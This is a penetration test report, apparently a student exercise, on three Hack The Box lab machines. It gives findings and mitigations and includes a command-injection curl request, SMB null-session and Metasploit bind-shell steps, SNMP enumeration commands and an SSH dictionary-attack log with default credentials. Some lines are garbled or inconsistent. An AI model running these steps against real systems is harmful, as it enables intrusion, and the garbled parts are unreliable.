Penetration Test Report

NCI Security Ltd.

nci-sec.ie/pensec

Document Control

Document Code	PEN-TST-01
Version number	01
Document Status	Released
Created by	**Group A (**Simon Lowry, Asad Khan, Mae Patlong**)**
Approved by	NCI Ltd. Chief Technology Officer, pensec@ncisec.ie
Issued on	14th April 2022
Presentation Link	https://drive.google.com/drive/folders/1_PulqJHNG-pCLDjvi_-U84el8oKTF_iI?usp=sharing

NCI Security Ltd. is an offensive cybersecurity company, certified by ISO/IEC 27001:2013 and ISO/IEC 9001:2015. These certifications provide our clients with independent assurance that we maintain a secure and high quality management system which considers both information security and quality of services and operations.

The client point of contact is Joe Bloggs, Company X's Head of IT Security.

The team involved from NCI Security all hold CREST certifications, and are OWASP members.
We are part of Group A and made up of:

Scope

The team's objective for this penetration testing was to assess the security posture of the following systems and networks that housed web facing applications.

The test was carried out from 27/03/22 to 14/04/22 on the following machines:

- ✓ **10.10.11.120 - Secret on HTB**
- ✓ **10.129.114.96 - Pandora on HTB**
- ✓ **10.10.11.152 - Timelapse on HTB**

This report outlines the network and application vulnerabilities found within these machines. Recommendations have been provided in line with industry best practice.

The client can leverage this report to ensure that all networks/systems are hardened and effective security controls are put in place in preparation for its ISO 27001 project, which is due for completion by Q4 2022.

Executive Summary

NCI Security Limited. was contracted by Company X to carry out penetration tests on its network. The purpose of these tests was to determine the network security posture of Company X and to understand what kind of vulnerabilities are present that can pose a risk to the company and its business.

It was found through enumeration scans, amongst other methods, that systems are prone to major type of attacks in the following order:

Target 1 : is vulnerable via one of its web application's apis to remote code execution which easily enables an attacker to run commands on the system through the user they have access to. This could potentially lead to greater access and as a result the user could have complete control of the system and all of the data on it and could disrupt operations or leak the data or tamper with it or whatever they choose. There is also a sensitive information disclosure on the web application which allows them to become an admin of the web application due to exposed sensitive information in both the documentation and also via git commands on the sample application exposing more production user data that can be exploited. Leaked credentials may also pose a risk to potential GDPR fines.The system also has an outdated operating system which is susceptible to some vulnerabilities as well. There are a number of services running on the application which have not been patched and remain exposed. Beyond that the web application system users have too much system access which makes the user a greater risk when compromised. On top of that a number of the ports could benefit from greater security.

Target 2 : Injection Vulnerability ranked by OWASP as the third top web application security risk in 2021. SQLi (structured query language injection) weakness can happen when an application accepts untrusted data in a web page without secure validation, which enables cybercriminals to deploy malicious SQL queries to the targeted web browser's database. Target 2 also uses 'Maria_DB' which is a mysql database. Tabular databases can store sensitive data from PII to financial information.Inserting a malicious code into the *localhost.localdomain/pandora_console/* web page's input fields (i.e., login field) could execute the malicious query. The output is a tabular form of the data held by the targeted database. In addition to compromising the data's confidentiality, this attack can also breach data integrity (by editing the data) and data availability (by deleting it). Enforcing parameterized queries and web application firewalls are possible mitigations to SQLi attacks.

Target 3 : Open SMB port 445 is critically flawed and allows blank password entry to the smbshares, [5]. Distributed Denial of Service (DDoS) attacks can completely make the server unusable via identified open ports (53), network compromise through windows server allowing for lateral movement into the network to cause damage and steal important company data from the company.

The team strived to evaluate the business applications and its system taking a black box approach, with having a minimum amount of information about the network.

Executive Recommendations

We have highlighted the immediate risks to the company in the table below. The one to prioritise immediately are the critical vulnerabilities that need to be addressed on priority basis. We can work with your teams to go through in detail on each of these.

High Priority. The ones in red are of the highest priority due to the catastrophic/significant impact/disruption to critical business operations and hinder Company X's objective to gain ISO27001 certification. These vulnerabilities should be addressed immediately.

Medium Priority. These vulnerabilities moderately impact business relationships, and if exploited, mission-critical business operations are still able to continue to a limited extent with moderate service unavailability to customers. Once high priority levels have been remediated, these should be addressed within a maximum of 2 months.

Low Priority: These are low priority misconfigurations that can be addressed over time when resources allow and only once high and medium priorities have been resolved.

Critical Vulnerabilities and Mis-Configurations

Vulnerability	Machine IP Address	Severity
SMB server allows connectivity	Target 3:10.10.11.152	**Critical**
Remote Code Execution	Target 1: 10.10.11.120	**Critical**
Sensitive Information Disclosure	Target 1: 10.10.11.120	**Critical**
FMS CVE-2021-32099	Target 2: 10.129.114.96	**Critical**
CVE-2021-22555	Target 1: 10.10.11.120	**Medium**
CVE-2016-5195	Target 1: 10.10.11.120	**Medium**
Lack of Patch Management	Target 1: 10.10.11.120	**Medium**
Web App User Too Much Privileges	Target 1: 10.10.11.120	**Medium**
Port 22 Not Effectively Secured	Target 1: 10.10.11.120	**Low**
Banners Output Too Much Information	Target 1: 10.10.11.120	**Low**
CVE-1999-0275 - port 53 DDOS attack	Target 3: 10.10.11.152	**Low**
SNMP Route Enumeration	Target 2: 10.129.114.96	**Low**
Admin Passwords in clear text	Target 3: 10.10.11.152 Target 2: 10.129.114.96	**Low**

Overall Recommendations:

- ***Introduce a Patch Management System:*** Bringing in an effective patch management strategy is a great way to combat security threats and vulnerabilities at a low cost to the organization while bringing a great upside gaining a more robust security posture with the latest and greatest releases. We recommend an endpoint management system, such as Tanium, be implemented throughout Company X locations. This solution can centrally and efficiently issue security updates, ensuring that all company assets are up-to-date. As it can provide full visibility on all company assets, this single tool can also resolve multiple vulnerabilities.

- ***Ensure All Sensitive Data Is Effectively Secured:*** All sensitive data (e.g. PII or IP) needs to be encrypted wherever it's stored or in transmit and there should be no sensitive data exposed in documentation or in the git history of any files. Routinely searching internal repos and also some sites like pastebin for any credential dumps can also help here. As part of this assessment, it was found that the organisation does not classify their files/information. We recommend Company X to define an information classification and handling procedure to ensure that sensitive data are securely managed.

- ***Security Testing in the Software Development LIfecycle:*** Introducing security with a "shift left" mindset" with Threat Modelling can help to prevent security risks and threats earlier in the software development lifecycle and reduce the cost and time taken to effectively and proactively protect against these threats. This should follow on with secure code review, SAST and DAST tools in operation and finally regular penetration testing to obtain a higher level of security. This secure approach should be documented in a Secure Software Development Policy.

- ***Employ Least Privilege:*** This is applicable to the systems themselves as well as the users on the system. There should be no unnecessary services or ports exposed without a business justification,

only those needed to perform the duties of the server, this can help to reduce your attack surface. Also, system users ought to be confined in their permissions to only the areas they are required to act in and additional limiting of commands they can use could also help. Implementing the principle of least privilege is a key component of a Privileged Access Management solution. This should be documented in an Access Control Policy for standard business users. The technical enforcement should be defined within the IT Policy. User account privilege levels should be centrally controlled within the Active Directory, and a review be conducted on a bi-monthly basis to ensure that users only have the minimum amount of access required to complete their roles and responsibilities. All privileged users should also have a standard user account for business as usual tasks, and elevated credentials should only be used when performing elevated tasks. As user accounts and access are centrally provisioned through the Active Directory, password requirements should also be centrally enforced. Per the recent NIST guidelines, passphrases should be used. Password length for standard users should be a minimum of 16 characters, and privileged accounts should require at least 20 characters. Recent findings have proven that password length is more important than the 60-90 day password expiry requirement.

- ***Increase Network and Server Defences:*** Introducing Intrusion Detection Systems and Intrusion prevention systems could greatly help the servers defences detect, prevent and alert any intruders to the security operations team for further investigation. A more enhanced firewall could also improve things. Whitelisting or allow listing should be implemented on all network and web application firewalls. Allow and Deny rules should be reviewed regularly. All network log sources should be fed through to a SIEM, such as Splunk or QRADAR.

INTRODUCTION

Our team conducted a penetration test on network servers, web applications and client machines. This also included web applications that are housed within the servers. We exhausted all possible avenues of potential exploit and endeavoured to identify as many vulnerabilities and potential weak points in the current security posture of the network systems and web applications.

The planning phase for our testing was given 1 week and the pentesting was conducted over a further 2 week period. The main aim was to highlight the most pressing vulnerabilities and look to outline how the team may go about fixing these vulnerabilities and the amount of time it would take to fix these vulnerabilities. A ranking system would be put in place to identify and help to prioritise the risks with the greatest severity to the organisation.

Our contract is currently to conduct a single penetration test, however in order to gain the best possible security posture and reduce costs and risks in the long run we suggest conducting follow up pentesting every 3 to 6 months. This would help save the company money in the long run, since our team will have already gained substantial knowledge on these systems and networks allowing us to not need that ramp up time and being able to deliver high quality reports with increased focus on providing objective and measurable results in terms of high priority vulnerabilities. There would also be the advantage of being able to ensure that the fixes implemented by the blue team as a result of this report could be properly scrutinised and tested to ensure that your systems and web applications are secure. Choosing this approach will also have the added benefit of security becoming an asset for your company and a competitive advantage compared to your competitors and reducing the likelihood of a potentially incredibly costly breach.

SUMMARY OF METHODOLOGY USED

The type of testing conducted was effectively Black box testing. The team was provided with IP addresses for three systems along with VPN access to the network in order to conduct the pentesting. There were no user credentials provided or any network configuration or anything else for that matter. Therefore, this would mimic some of the elements of how real attackers would look to compromise systems, however our pentesting is confined to the allotted and agreed upon time frame to conduct our testing and present our findings.

Each pentest would be run in parallel on the various systems and utilised scanning tools such as **Nmap** and vulnerability analysis scanners such as **Nessus** to try and assess what vulnerabilities were present on the systems, what ports were open and to obtain more information on the system from their versions to any exposed banners and whatever else we could find. Username and credential enumeration would also be explored via Metasploit and other avenues composing various dictionary lists to try and assess legitimate credentials. The web applications were also assessed as a possible attack vector and again to obtain whatever information we could whether it be directly from the web pages themselves or the source where available and also from any documentation that was prescribed by the web application.


All that information that was gathered was examined to see where the most promising areas of compromise could come from. These attack vectors would then be systematically targeted with tools such as **Metasploit**, **netcat**, **ssh** as a way to compromise in a variety of different ways. There would also be the use of exploits obtained online based on the versions and services running on the various systems where they were shown to be vulnerable to these exploits.

From there, more information would be sought if/when needed to try and root or system privileges on the system as well as scouring the system for additional vulnerabilities to report to the client along with information on how they may go about fixing those vulnerabilities. For the **unix** systems, the sudoers list would be checked as well as some of the other sudo related commands to obtain root from the cache. Other approaches would include attempting to leverage cron jobs, targeting setuid binaries and looking to crash dump those, attacking processes with high privileges and attempting to use exploits to obtain root.
-*Please see Annexes for Methodology and Tools used information.*

Network and Systems Description

Infrastructure

The Target network/system was given to be two VLANs as detailed below:



Here we have three pentesters labelled as Penters 1 to 3 and then the individual systems that each is looking to target. Pentester 1 and 2 and are working on the VLAN with the subnet 10.10.11.x. Pentester 3 is looking to gain access to a separate VLAN with the subnet 10.129.114.x. Each system has its own configuration and different high priority assets. Some of these included Active Directory for the Windows system (containing credentials), kerberos (which could be targeted as a way to get into Active Directory), ssh on all of the system is exposed, again another attack vector that could potentially lead to breach. Each of the systems also had a web application running with a database as well which contained some sensitive data. The system user running these applications could also be targeted and exploited.

DOCUMENTED CONFIGURATION AND ARCHITECTURE

The pentest for this report was carried out on two VLANs containing 4 separate systems. Three of the systems were on the 10.10.10.x subnet while the final one was on the 10.129.x.x subnet. The team was given details of the IP addresses of the systems within the network. The systems were accessible and able to be interacted with through a VPN, OpenVPN. The systems had their own individual configurations, operating systems and whatever system and web application defences in place and there was no uniformity across the network of systems in how they were set up. Each system was being operated and maintained by different teams and housed their own individual web applications on those systems.

The test was carried out remotely on the following machines:

1. 10.10.11.120 - Secret on HTB - Simon Lowry
2. 10.129.114.96 - Pandora on HTB - Mae Patlong
3. 10.10.11.152 - Timelapse on HTB - Asad Khan

Technical Analysis

Assessed Impact of current risks

10.10.11.120 - Secret - HTB - Risks

Problem 1 – Remote Code Execution Vulnerability

Impact on the system.
A remote code vulnerability allows attackers to execute malicious code on the system. The attacker is able to run system commands via the vulnerable application. From this the attacker could gain full compromise of the system as demonstrated later in the report. All data, services and the system operation is at jeopardy from this risk.

Example of how easy to exploit
By appending the command ls -al and a semicolon after the file entered I'm able to list all of the files in the current directory of the web application the server and their permissions:
`curl 'http://10.10.11.120:3000/api/logs?file=.etc;ls -al'`

Correction/Mitigation:
Fix the vulnerability in log API by effectively sanitising the input:

- require file to be an entry in an allow list of file entries (if it matches the use case).
- limit charset to alphanumeric characters only and a single full stop.
- limit size of entry of file entered
- limit the entries of file types after the full stop to an allow list of expected entries

Overall, sanitise all user input and treat it as untrusted data and limit the use of any OS commands where possible. Implementing this code change with sufficient test cases added as well should take 1 to 2 days.

Problem 2 – Sensitive information Disclosure.
The web application currently displays users in the documentation which are legitimate production users. This can be used as part of username enumeration and leveraged as a means of further exploiting the application. It's also a privacy concern and could be used as part of identifying an individual.

The git history is also available for files of the sample web application provided to users containing sensitive information

Impact on the system.
This can be used as part of username enumeration and leveraged as a means of further exploiting the application. The information obtained via the git history can also be used to gain admin privileges illegally to the web application and pose greater risk to the system at large as well.

Example of how easy to exploit
Reading the documentation shows this information for the usernames. For the git history
git log --oneline filename
git log commitID~ commitID

Suggested avenue of investigation for mitigation or correction (CVE, vendor, patch etc)

Remove all user data from the documentation and either remove the git history for each file or create new files with the same latest version of the code. Ensuring all documentation has been cleansed of all production/test user data and removing the git history of all files in the sample application. This should take 2 to 3 days of work effort.

Problem 3 – Port 22 is not Secured.

Impact on the system.

Port 22 not being properly secured makes it easier to obtain or sustain entry to the system through ssh. This can allow attackers to be able to log onto the system remotely and perform malicious activity on the system.

Example of how easy to exploit
By combining vulnerabilities with the remote code execution vulnerability mentioned and other techniques an attacker is able to get full ssh access to the root user of the system. Another avenue may also be through brute forcing entry or using a dictionary attack.

Suggested avenue of investigation for mitigation or correction (CVE, vendor, patch etc)

- If there is no business use case or justification for keeping port 22 open, close this port completely.
- Disable root access to SSH. Disabling root login can be done by commenting out `PermitRootLogin yes` in the `sshd_config` file and adding `PermitRootLogin No`.
- Disable SSH Authentication methods which are not needed or restrict to not using Password Authentication which can prevent brute force and dictionary attacks. This can be done by either adding or uncommenting `PubkeyAuthentication yes` and commenting out `PasswordAuthentication yes` in the sshd_config file.
- Apply least privilege on whatever users can login. If the system user is only operating in the web application, restrict access and privileges to the minimum locations needed to perform their duties.
- Restart the SSH server to apply these settings.

Estimated time to complete this work: 1 day.

Problem 4 – Lack of Patch Management.

Impact on system.
By not updating the operating system and software on the system, the server maintains an ever increasing risk level as a greater number of vulnerabilities become exposed in that out of date software and operating system.

Example of how easy to exploit
Nessus flagged an exploit for an nginx vulnerability for which there is exploits available online and could be run on the system after compromise to obtain escalated privileges.

Suggested avenue of investigation for mitigation or correction (CVE, vendor, patch etc)
Implement a patch management system to continually update and monitor for updates on all systems and software. Update operating system, operating system kernel and software on the system including nginx to the latest versions. Implement security vulnerability scanning tools and tools such as OWASP Dependency check to detect publicly disclosed vulnerabilities on the project dependencies.

Estimated time to introduce patch management and adopting tools: 2 weeks

Problem 5 – Web Application System User Has Too Much Privileges.
Impact on system.
If an assumed breach approaches the system user is capable of affecting too much on both the system and related to the functioning of the web application and could obliterate any notion of security on the system.

Example of how easy to exploit
Since the user has a lot of access on the system, it's possible to gain full root permissions and have complete control over the system by exploiting exposed privilege escalation vulnerabilities as shown later in the document.

Suggested avenue of investigation for mitigation or correction (CVE, vendor, patch etc)

Apply least privilege to the system user to only be able to operate or perform any action (read, write or execute) at the level only needed to perform duties. Anything beyond the confines of the application that's not utilized by the application should not be accessible in any way. Placing the user in a group with only access to the web directory of the web application could be a way to do this. Placing limits on system commands to an allowlist of only needed commands would be a further measure here to enhance security further.

Estimated time to complete: 1 to 2 days

Problem 6 – Banner Grabbing Outputs System Information

Impact on the system.
Generating too much information related to the versions and services running on ports as well as operating system information makes it easier for attackers to tailor specific exploits to compromise the system or perform malicious activity.

Example of how easy to exploit
Running an nmap scan like this:
`nmap -sS -sV -O -Pn -p- 10.10.11.120`
can easily obtain a lot of information that can be utilized by attackers in their attacks.

Suggested avenue of investigation for mitigation or correction (CVE, vendor, patch etc)
Neutralize or remove (where possible) information being output currently by adjusting the configuration on applications and the operating system. Add a warning message for any ports that are open that all activities are being monitored and under scrutiny which may put some attackers off continuing with their attack.

Estimated time to complete: 1 to 2 days

Impact of SNMP Enumeration Vulnerability Target machine 2. 10.129.114.96

Impact on the system.
The open SNMP port enabled the pentester to gain further routing information such as stored login credentials in plain text. This critical data was then used to laterally move on Company X's network and gain access to the user account 'daniel'. This low hanging fruit, reconnaissance type of attack was key to enabling the advancement of the attack.

Example of how easy to exploit
Metasploit was used to carry out SNMP enumeration, which provided more information for the attacker to exploit and further advance their attack.

1. Run an nmap scan: `sudo nmap -Ss -Su -n 10.129.114.99c`
2. Activate metasploit and enumerate SNMP:
    a. `mfsconsole`
    b. `search snmp`
    c. `use 25`
    d. `run`

Recommended mitigation
- Our patch management recommendation can also mitigate against this security weakness.
- Disable SNMP when not in use, thereby disabling it as a possible attack vector
- Use firewall whitelisting, and add the following rule:
    - Deny UDP ports 161 and 162
- Restrict access to SNMP machines on a needs-must basis by enabling an Access Control List to filter incoming IP address connections, and manage read/write permission levels.

Estimated time to complete: 1 day

Impact of Current Risks - Target machine 3. - Asad Khan - 10.10.11.152 - Timelapse

Problem 1. Port 53 open – Domain Name System.

Impact [1] Low Risk Vulnerability – [1]
Exploit CVE-2004-1473 can be subject to UDP packed injections. A bad actor or disgruntled employee can use the port to inject UDP injections.
This port is most of the times left opened for free and smooth flow or traffic and is left unchanged. The port is open to poisoning DNS cache poising attack [2]
Metasploit Exmsf auxiliary(bailiwicked_domain) ploit0dv.com id CAU-EX-2008-0003
DNS cache contains host IP information and be changed by an attacker who can also tailor a response using Bind exploit.

Suggested Solution: Check the firewall rules. If there is a business case to keep the port open, then the business should be OK to take the risk even if its low. If there are recent spoofing attacks highlighted, then it would be best to keep it closed or set in a way that it is not exploitable.

Port 53 should not be public-facing SSL should be used. If speed is not a problem and it's a local server with no public application, then it should be blocked Firewall policy should be reviewed [1]

Max time taken for Effort – 1 -2 days to check with app support and other teams and block.


Problem 2

Port 445 Smb Port open – critical, an attacker can launch a malicious code such as WanaCry Ransomware.
Impact – High impact for a company's network.

The windows 10 server machine has smb server 3.1.1 installed when enumeration was done. In Nesus scan – **Annex D** it was also revealed that it supports older version like 1 and 2. Entering any or no password allowed access to the smb prompt which in an entry point for attackers as well as ransomware like wanacry.[3] This allowed us to gain access to the network for further attack.

that are not patched and leave the port open for null password attack. The smb protocol is used for file sharing and at times domain admins leave it unprotected

Exploit – CVE 2020-0796 [4]



Suggested Solution : Install all system related updates and patches from Microsoft. Disable the older version of SMB client like v1 and v2 which work even if the password fails as they don't have password configured for them. A group policy change can be made to disable the guest logon.

Computer configuration\administrative templates\network\Lanman Workstation
"Enable insecure guest logons" = Disabled - **See Annex G**

Restrict outbound firewall destinations by firewall SMB[5]
Block NTLM and increase Kerberos security [5] Ntlm exploit [6]
Windows SMB NTLM Authentication Weak Nonce Vulnerability
-use windows/smb/msf_smb_weak_nonce -set RHOST <victim_ip≤ for example: set RHOST 192.168.10.1
-set payload windows/shell/bind_tcp -exploit
Main and important critical flaw which allowed us to infiltrate the system was UNC path exploitation \\<Server>\<Share> . Change that and group policy level. [5]
Smbclient \\\\10.10.11.152\\shares allowed to get into the Windows 10 machine shares
Smb: \> ls allowing us to find a pfx certificate storing local account password, allowing lateral movement to allow for further infiltration into the network.

Time taken 2-3 days for proper implementation and testing


Problem 3
Passwords stored in plain text Exposed in PowerShell History in LAPS
Impact – Medium -High
Exploit /Breach: When we logged on the legacy system we were able to go into the powershell history where an admin password for svcdeploy was stored in plain text.

Although the password is encrypted while in laps as well as in transit over the network Problem arises when the password is read by a 3rd party tool in which case it becomes visible as plain text.

Suggested Solutions

Managing local admin passwords effectively is very important. [7] Applying affecting ACL's resolve this issue well but still compromises the system if we are able to get in via the smb route and are able to read the password in plain text. Attackers use many techniques to get admin passwords this way and infiltrate into the domain pcs further. The account **legacy** has permissions to read laps and therefore an exploit can happen with that." Laps password delegation helps with this where the attacker can only leave small trail to be found. [8]

Top Threat Attack vectors



The above identified attack vectors must be remediated urgently, due to their potential to lead to significant cyberattacks (e.g., ransomware) which can lead to potential data breaches (i.e., a maximum fine of 20 million euro or 4% of the previous fiscal year's annual global turnover - whichever is greater).

Stages of testing - Target 1

Target selected (repeat as required documenting each box separately)
Target IP: 10.10.11.120 - Secret - Hack The Box

Services running and states on target

```
msf6 > db_nmap -sS -sV -O -Pn -p- 10.10.11.120
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up' and
scan times will be slower.'
```

```
msf6 > services 10.10.11.120
Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
10.10.11.12  22    tcp    ssh   open   OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 Ubuntu
0                                      Linux; protocol 2.0
10.10.11.12  80    tcp    http  open   nginx 1.18.0 Ubuntu
0
10.10.11.12  3000  tcp    http  open   Node.js Express middleware
0
```

Initial nmap scan from Metasploit showed that there was three ports open, port 22 (ssh), port 80 (http) running nginx web server with it's version and port 3000 which has Node running on it.

Metasploit gained more in depth information on the ssh version and was able to obtain the ssh banner:

```
msf6 auxiliary(scanner/ssh/ssh_version) > run

[+] 10.10.11.120:22       - SSH server version: SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ub
untu0.3 ( service.version=8.2p1 openssh.comment=Ubuntu-4ubuntu0.3 service.vendor
=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:ope
nbsd:openssh:8.2p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=
20.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:20.04 service.protocol=ssh fingerpr
int_db=ssh.banner )
[*] 10.10.11.120:22       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Unable to obtain login credentials with a dictionary attack on ssh with Metasploit auxiliary scanner ssh_login:

```
root@kali: ~
root@kali: ~ 80x24
[-] 10.10.11.120:22 - Failed: 'admin:superuser:'
[-] 10.10.11.120:22 - Failed: 'admin:admin123:'
[-] 10.10.11.120:22 - Failed: 'root:D13HH[:'
[-] 10.10.11.120:22 - Failed: 'root:blackarch:'
[-] 10.10.11.120:22 - Failed: 'root:dasdec1:'
[-] 10.10.11.120:22 - Failed: 'root:7ujMko0admin:'
[-] 10.10.11.120:22 - Failed: 'root:7ujMko0vizxv:'
[-] 10.10.11.120:22 - Failed: 'root:Zte521:'
[-] 10.10.11.120:22 - Failed: 'root:zlxx.:'
[-] 10.10.11.120:22 - Failed: 'root:compass:'
[-] 10.10.11.120:22 - Failed: 'hacker:compass:'
[-] 10.10.11.120:22 - Failed: 'samurai:samurai:'
[-] 10.10.11.120:22 - Failed: 'ubuntu:ubuntu:'
[-] 10.10.11.120:22 - Failed: 'root:openvpnas:'
[-] 10.10.11.120:22 - Failed: 'misp:Password1234:'
[-] 10.10.11.120:22 - Failed: 'root:wazuh:'
[-] 10.10.11.120:22 - Failed: 'student:password123:'
[-] 10.10.11.120:22 - Failed: 'root:roottoor:'
[-] 10.10.11.120:22 - Failed: 'centos:reverse:'
[-] 10.10.11.120:22 - Failed: 'root:reverse:'
[-] 10.10.11.120:22 - Failed: 'zyfwp:PrOw!aN_fXp:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

A Nessus scan also helped to obtain and show some http banner information being output:

HTB_Secret / Plugin #24260

‹ Back to Vulnerability Group

Hosts 1 | Vulnerabilities 17 | Notes 3 | VPR Top Threats | History 1

INFO HyperText Transfer Protocol (HTTP) Information

Description

